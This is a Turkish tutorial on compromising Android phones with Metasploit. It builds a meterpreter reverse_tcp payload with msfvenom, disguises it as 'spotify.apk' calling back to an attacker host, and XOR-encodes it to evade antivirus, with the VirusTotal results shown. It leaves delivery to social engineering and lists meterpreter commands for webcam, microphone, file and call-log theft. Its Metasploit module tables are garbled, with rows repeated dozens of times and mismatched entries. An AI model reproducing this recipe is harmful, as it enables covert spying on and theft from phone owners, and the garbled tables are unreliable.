

Metasploit ile Android Cihaza Sızma

Hazırlayan


Ümmü Derya Çelik

METASPLOIT NEDİR?

Metasploit Framework, sistemlerde bulunan açıkların tespit edilmesi, sömürülmesi ve sistemlere sızılması için gerekli araçları içinde barındıran açık kaynak kodlu bir araçtır.


İçerisinde 1500'den fazla exploit barındırır. İçerisindeki tüm araçların kolay kullanımı için birçok parametre ve araçlar bulundurulur. Metasploit araçları içerisinde 4 ana kategoriye ayrılır;

- 1) **Auxiliary:** Exploitleme işlemi öncesinde karşı sistem hakkında bilgi toplamak, exploit sonrası hedef sistemde ilerlemek için kullanılan araçlardır.




#	Name	Disclosure Date	Rank	Check	Description
0	aix/local/abuse_path	2011-09-24	excellent	Yes	Abuse Shell Privilege Escalation
1	aix/local/bug_smb_server	2012-10-25	great	Yes	Abuse SMB Server Local Privilege Escalation
2	aix/rpc_cmsg_spoofer2	2009-10-07	great	No	AIX Calendar Manager Service Denial (rpc.cmsg) Opcode 21 Buffer Overflow
3	aix/rpc_cmsg_spoofer	2009-08-17	normal	No	Android Meterpreter, Android Meterpreter, Android Meterpreter (AIX)
4	android/adb_server_exe	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
5	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
6	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
7	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
8	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
9	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
10	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
11	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
12	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
13	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
14	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
15	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
16	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
17	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
18	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
19	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
20	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
21	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
22	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
23	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
24	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
25	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
26	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
27	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
28	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
29	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
30	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
31	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
32	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
33	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
34	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
35	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
36	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
37	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
38	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
39	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
40	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
41	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
42	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
43	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
44	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
45	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
46	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
47	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
48	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution
49	android/adb_server_exe_smb	2010-01-01	excellent	Yes	Android ADB Server Remote Payload Execution

- 2) **Payload:** Hedef sisteme erişim sağlanırken hedef makinenin hafızasına yüklenilerek, Hacker'ın istediği aksiyonları gerçekleştirmesini sağlar. Örneğin webcam görüntüsü alma, hashdump elde etme, mikrofon açma, keylogger açma, ekran görüntüsü alma ve klavyeyi kitleme ve bu gibi işlemleri yapmaya olanak sağlayan kod kümesine payload adı verilir. Bu payloadlara örnek olarak bizimde kullanacağımız meterpreter verilebilir.



#	Name	Disclosure Date	Rank	Check	Description
0	aix/ppc/shell_bind_tcp		normal	No	AIX Command Shell, Bind TCP Inline
1	aix/ppc/shell_bind_tcp		normal	No	AIX Command Shell, Bind TCP Inline
2	aix/ppc/shell_bind_tcp		normal	No	AIX Command Shell, Bind TCP Inline
3	aix/ppc/shell_bind_tcp		normal	No	AIX Command Shell, Bind TCP Inline
4	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
5	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
6	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
7	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
8	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
9	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
10	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
11	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
12	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
13	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
14	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
15	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
16	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
17	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
18	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
19	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
20	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
21	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
22	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
23	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
24	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
25	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
26	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
27	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
28	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
29	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
30	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
31	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
32	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
33	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
34	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
35	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
36	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
37	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
38	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
39	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
40	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
41	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
42	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
43	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
44	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
45	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
46	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
47	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
48	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS
49	android/meterpreter/reverse_https		normal	No	Android Meterpreter, Reverse HTTPS

- 3) **Encoder:** Antivirüsler gibi yazılımları atlatmak için kullanılan modüllerdir. Oluşturulan bir malware'i tanınmaz hale getirmek için kullanılabilecek bir ek modüldür.



#	Name	Disclosure Date	Rank	Check	Description
0	cmd/echo		low	No	Bash Brace Expansion Command Encoder
1	cmd/echo		low	No	Bash Brace Expansion Command Encoder
2	cmd/echo		low	No	Bash Brace Expansion Command Encoder
3	cmd/echo		low	No	Bash Brace Expansion Command Encoder
4	cmd/echo		low	No	Bash Brace Expansion Command Encoder
5	cmd/echo		low	No	Bash Brace Expansion Command Encoder
6	cmd/echo		low	No	Bash Brace Expansion Command Encoder
7	cmd/echo		low	No	Bash Brace Expansion Command Encoder
8	cmd/echo		low	No	Bash Brace Expansion Command Encoder
9	cmd/echo		low	No	Bash Brace Expansion Command Encoder
10	cmd/echo		low	No	Bash Brace Expansion Command Encoder
11	cmd/echo		low	No	Bash Brace Expansion Command Encoder
12	cmd/echo		low	No	Bash Brace Expansion Command Encoder
13	cmd/echo		low	No	Bash Brace Expansion Command Encoder
14	cmd/echo		low	No	Bash Brace Expansion Command Encoder
15	cmd/echo		low	No	Bash Brace Expansion Command Encoder
16	cmd/echo		low	No	Bash Brace Expansion Command Encoder
17	cmd/echo		low	No	Bash Brace Expansion Command Encoder
18	cmd/echo		low	No	Bash Brace Expansion Command Encoder
19	cmd/echo		low	No	Bash Brace Expansion Command Encoder
20	cmd/echo		low	No	Bash Brace Expansion Command Encoder
21	cmd/echo		low	No	Bash Brace Expansion Command Encoder
22	cmd/echo		low	No	Bash Brace Expansion Command Encoder
23	cmd/echo		low	No	Bash Brace Expansion Command Encoder
24	cmd/echo		low	No	Bash Brace Expansion Command Encoder
25	cmd/echo		low	No	Bash Brace Expansion Command Encoder
26	cmd/echo		low	No	Bash Brace Expansion Command Encoder
27	cmd/echo		low	No	Bash Brace Expansion Command Encoder
28	cmd/echo		low	No	Bash Brace Expansion Command Encoder
29	cmd/echo		low	No	Bash Brace Expansion Command Encoder
30	cmd/echo		low	No	Bash Brace Expansion Command Encoder
31	cmd/echo		low	No	Bash Brace Expansion Command Encoder
32	cmd/echo		low	No	Bash Brace Expansion Command Encoder
33	cmd/echo		low	No	Bash Brace Expansion Command Encoder
34	cmd/echo		low	No	Bash Brace Expansion Command Encoder
35	cmd/echo		low	No	Bash Brace Expansion Command Encoder
36	cmd/echo		low	No	Bash Brace Expansion Command Encoder
37	cmd/echo		low	No	Bash Brace Expansion Command Encoder
38	cmd/echo		low	No	Bash Brace Expansion Command Encoder
39	cmd/echo		low	No	Bash Brace Expansion Command Encoder
40	cmd/echo		low	No	Bash Brace Expansion Command Encoder
41	cmd/echo		low	No	Bash Brace Expansion Command Encoder
42	cmd/echo		low	No	Bash Brace Expansion Command Encoder
43	cmd/echo		low	No	Bash Brace Expansion Command Encoder
44	cmd/echo		low	No	Bash Brace Expansion Command Encoder
45	cmd/echo		low	No	Bash Brace Expansion Command Encoder
46	cmd/echo		low	No	Bash Brace Expansion Command Encoder
47	cmd/echo		low	No	Bash Brace Expansion Command Encoder
48	cmd/echo		low	No	Bash Brace Expansion Command Encoder
49	cmd/echo		low	No	Bash Brace Expansion Command Encoder

4) **Nop:** "Not Operation" bellek yeri öğrenme amaçlı bellek dolduran bitlerdir. Saldırı tespit ve engelleme sistemlerini aşmak için kullanılır.

```
msf6 > show nops
```

NOP Generators					
#	Name	Disclosure Date	Rank	Check	Description
0	aarch64/simple		normal	No	Simple
1	armle/simple		normal	No	Simple
2	mipsbe/better		normal	No	Better
3	php/generic		normal	No	PHP Nop Generator
4	ppc/simple		normal	No	Simple
5	sparc/random		normal	No	SPARC NOP Generator
6	tty/generic		normal	No	TTY Nop Generator
7	x64/simple		normal	No	Simple
8	x86/opty2		normal	No	Opty2
9	x86/single_byte		normal	No	Single Byte

Bu yazıda da Android telefonlara payload apk oluşturarak nasıl sızılabilirliğinden bahsedeceğim.

İlk kullanacağımız araç Metasploit modüllerinden payload üretmek için kullanılan Msfvenom aracıdır. Msfvenom, payload üretmeye yarayan Msfpayload ve encoding işlemi için kullanılan Msfencode araçlarının bir araya gelmesiyle oluşmuş bir araçtır.

Telefona sızmak için ilk aşama olan virüs dosyası yani payload oluşturalım.

Msfvenom aracını çalıştıralım.

Şimdilik herhangi bir komut vermeden çalıştırdım.

```
msfvenom -h
Error: No options
Msfvenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var-val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
  -l, --list <type>          List all modules for [type]. Types are: payloads, encoders, nops, platforms, arc
  hs, encrypt, formats, all
  -p, --payload <payload>   Payload to use (--list payloads to list, --list-options for arguments). Specify
  '-' or STDIN for custom
  --list-options             List --payload <value>'s standard, advanced and evasion options
  -f, --format <format>     Output format (use --list formats to list)
  -e, --encoder <encoder>   The encoder to use (use --list encoders to list)
  --service-name <value>   The service name to use when generating a service binary
  --sec-name <value>       The new section name to use when generating large Windows binaries. Default: ran
  dom 4-character alpha string
  --smallest                 Generate the smallest possible payload using all available encoders
  to list)                  The type of encryption or encoding to apply to the shellcode (use --list encrypt
  --encrypt-key <value>     A key to be used for --encrypt
  --encrypt-iv <value>     An initialization vector for --encrypt
  -a, --arch <arch>         The architecture to use for --payload and --encoders (use --list archs to list)
  --platform <platform>   The platform for --payload (use --list platforms to list)
  -o, --out <path>         Save the payload to a file
  -b, --bad-chars <list>   Characters to avoid example: '\x00\xff'
  -n, --nopsled <length>   Prepend a nopsled of [length] size on to the payload
  --pad-nops                Use nopsled size specified by -n <length> as the total payload size, auto-prepend
  ding a nopsled of quantity (nops minus payload length)
  -s, --space <length>     The maximum size of the resulting payload
  --encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
  -i, --iterations <count> The number of times to encode the payload
  -c, --add-code <path>    Specify an additional win32 shellcode file to include
  -x, --template <path>   Specify a custom executable file to use as a template
  -k, --keep               Preserve the --template behaviour and inject the payload as a new thread
  -v, --var-name <value>   Specify a custom variable name to use for certain output formats
  -t, --timeout <second>  The number of seconds to wait when reading the payload from STDIN (default 30, 0
  to disable)
  -h, --help              Show this message
```

Options kısmında bu araçla neler yapılabileceği ve kullanım şekilleri görünmektedir.

Msfvenom aracı içinde farklı kullanımlar ve farklı platformlar için hazırlanmış çokça payload içerir.

```
msfvenom -l payloads
Framework Payloads (592 total) [--payload <value>]

Name Description
aix/ppc/shell_bind_tcp Listen for a connection and spawn a command shell
aix/ppc/shell_find_port Spawn a shell on an established connection
aix/ppc/shell_interact Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp Connect back to attacker and spawn a command shell
android/meterpreter/reverse_http Run a meterpreter server in Android. Tunnel communication over HTTP
android/meterpreter/reverse_https Run a meterpreter server in Android. Tunnel communication over HTTPS
android/meterpreter/reverse_tcp Run a meterpreter server in Android. Connect back stager
android/meterpreter/reverse_http Connect back to attacker and spawn a Meterpreter shell
android/meterpreter/reverse_https Connect back to the attacker and spawn a Meterpreter shell
android/shell/reverse_tcp Spawn a piped command shell (sh). Tunnel communication over HTTP
android/shell/reverse_https Spawn a piped command shell (sh). Tunnel communication over HTTPS
android/shell/reverse_tcp Spawn a piped command shell (sh). Connect back stager
apple_ios/aarch64/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/meterpreter_reverse_tcp Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/shell_reverse_tcp Connect back to attacker and spawn a command shell
apple_ios/armle/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
apple_ios/armle/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
```

Bu payloadları Şekilde gördüğümüz komutla listeleyip bize uygun olan payloadı seçiyoruz. Bu atakta hedefimiz android cihaza sızıp ele geçirmek olduğu için beyaz ile gösterilen payloadı seçiyorum.

```
(root@derya) [/home/derya]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.105 LPORT=4444 -o spotify.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10188 bytes
Saved as: spotify.apk


(root@derya) [/home/derya]
# ls
51-android.rules  genymotion-logs-20210727-163049.zip  No
C:\Users\msiOneDrive\Masaüstü\android.apk  genymotion-logs-20210728-022528.zip  Pictures
Desktop  genymotion-logs-20210728-023328.zip  Public
Documents  genymotion-logs-20210730-085400.zip  spotify.apk
Downloads  get-pip.py  Templates
genymotion-logs-20210727-163117.zip  Mobile-Security-Framework-MobSF  Videos
genymotion-logs-20210727-163208.zip  Mobsf
Music
```

Şekilde gördüğümüz kodu yazıyoruz. Bu kod spotify adında bir payload üretmemizi sağlar.


LHOST kısmına kendi ip'nizi girmelisiniz

Dizindeki dosyaları listeleyp apk dosyasının orada olduğunu görebiliriz.

Bu payloadı kullanmaya başlamadan önce çeşitli virüs programlarına karşı ne kadar başarılı olacağını test edelim. VirüsTotal, herhangi bir dosyanın elliden fazla antivirüs programında tarayabileceğiniz bir sitedir. Oluşturduğumuz virüs dosyasının hangi antivirüs programlarına takılacağını hangilerinden geçeceğini test edelim. Virüstotal sitesini açıyoruz. Herhangi bir kurulum gerektirmemektedir.



Site görünümü şekilde görüldüğü gibidir. "Chose file" butonundan oluşturduğumuz virüs dosyasını yüklüyoruz.




Tarama tamamlandı ve altmış dört antivirüs programında otuzunda dosyamızın taramadan geçemediğini görüyoruz.

Eğer virüs dosyamız antivirüs programına yakalanıp indirilmesi sağlanamazsa bu atağın gerçekleşme şansı yoktur. Bu yüzden encode yöntemiyle dosyanın içindekileri farklı kodlara dönüştürüp virüs taramasından geçirelim.

```
(root@derya) [/home/derya]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.105 LPORT=4444 -e x64/xor -i 15 -
o spotify11.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
Found 1 compatible encoders
Attempting to encode payload with 15 iterations of x64/xor
x64/xor succeeded with size 10231 (iteration=0)
x64/xor succeeded with size 10271 (iteration=1)
x64/xor succeeded with size 10311 (iteration=2)
x64/xor succeeded with size 10351 (iteration=3)
x64/xor succeeded with size 10391 (iteration=4)
x64/xor succeeded with size 10431 (iteration=5)
x64/xor succeeded with size 10471 (iteration=6)
x64/xor succeeded with size 10511 (iteration=7)
x64/xor succeeded with size 10551 (iteration=8)
x64/xor succeeded with size 10591 (iteration=9)
x64/xor succeeded with size 10631 (iteration=10)
x64/xor succeeded with size 10671 (iteration=11)
x64/xor succeeded with size 10711 (iteration=12)
x64/xor succeeded with size 10751 (iteration=13)
x64/xor succeeded with size 10791 (iteration=14)
x64/xor chosen with final size 10791
Payload size: 10791 bytes
Saved as: spotify11.apk
```

Şekilde gördüğümüz koda, “-e” parametresiyle encode için kullanılacak yöntemi ve “-i” parametresiyle kaç defa encode edileceğini ekleyip yeni bir dosya oluşturuyoruz.

Şimdi yeni dosyayı taramadan geçirelim.



Encode edildikten sonra elli dokuz antivirüs programından sadece Avast ve AVG programlarına yakalandı.

Ad-Aware	Undetected	Avira	Undetected
ALYac	Undetected	Avira (no cloud)	Undetected
Avast	Undetected	BitDefender	Undetected
Baidu	Undetected	Blau Pro	Undetected
BitDefender/Theta	Undetected	ClamAV	Undetected
CAT-QuickScan	Undetected	Comodo	Undetected
CMC	Undetected	Cyren	Undetected
Cynet	Undetected	Emisoft	Undetected
DrWeb	Undetected	ESET-NOD32	Undetected
eScan	Undetected	FireEye	Undetected
F-Secure	Undetected	GData	Undetected
Fortinet	Undetected	Ikarus	Undetected
Gridinsoft	Undetected	K7AntiVirus	Undetected
Jiangmin	Undetected	Kaspersky	Undetected
K7GW	Undetected	Lionic	Undetected
Kingsoft	Undetected		

Fortinet	Undetected	GData	Undetected
Gridinsoft	Undetected	Ikarus	Undetected
Jiangmin	Undetected	K7AntiVirus	Undetected
K7GW	Undetected	Kaspersky	Undetected
Kingsoft	Undetected	Lionic	Undetected
MakawillSoft	Undetected	MAX	Undetected
MacSecure	Undetected	McAfee	Undetected
McAfee-GW-Edition	Undetected	Microsoft	Undetected
NANO-Antivirus	Undetected	Panda	Undetected
Qhoo-360	Undetected	Rising	Undetected
Sangfor Engine Zero	Undetected	Sophos	Undetected
SUPESAntiSpyware	Undetected	Symantec	Undetected
TACHION	Undetected	Tencent	Undetected
TrendMicro	Undetected	TrendMicro-HouseCall	Undetected
VBA32	Undetected	VIRRE	Undetected

Tarama yapan diğer antivirüs programları da yukarıdaki şekillerde gördüğünüz gibidir.

Sırada ki aşama oluşturduğumuz apk dosyasını hedef cihaza yüklemek, bu aşama sizin sosyal mühendislik becerilerinize kalmıştır.

Stdapi: File system Commands	
Command	Description
cat	Read the contents of a file to the screen
cd	Change directory
checksum	Retrieve the checksum of a file
cp	Copy source to destination
del	Delete the specified file
dir	List files (alias for ls)
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcd	Change local working directory
lls	List local files
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
upload	Upload a file or directory

Dosya sistemiyle ilgili komutlar, dosya görüntüleme, indirme, düzenleme, oluşturma gibi komutlar bulunmaktadır.

Stdapi: Networking Commands	
Command	Description
ifconfig	Display interfaces
ipconfig	Display interfaces
portfwd	Forward a local port to a remote service
route	View and modify the routing table

Stdapi: System Commands	
Command	Description
execute	Execute a command
getenv	Get one or more environment variable values
getuid	Get the user that the server is running as
localtime	Displays the target system local date and time
pgrep	Filter processes by name
ps	List running processes
shell	Drop into a system command shell
sysinfo	Gets information about the remote system, such as OS

Stdapi: User interface Commands	
Command	Description
screenshare	Watch the remote user desktop in real time
screenshot	Grab a screenshot of the interactive desktop

Ağ, sistem ve kullanıcı ara yüzünde yapabileceğiniz işlemlerin komutları da yandaki gibidir.

Stdapi: Webcam Commands	
Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

Stdapi: Audio Output Commands	
Command	Description
play	play a waveform audio file (.wav) on the target system

Android Commands	
Command	Description
activity_start	Start an Android activity from a Uri string
check_root	Check if device is rooted
dump_calllog	Get call log
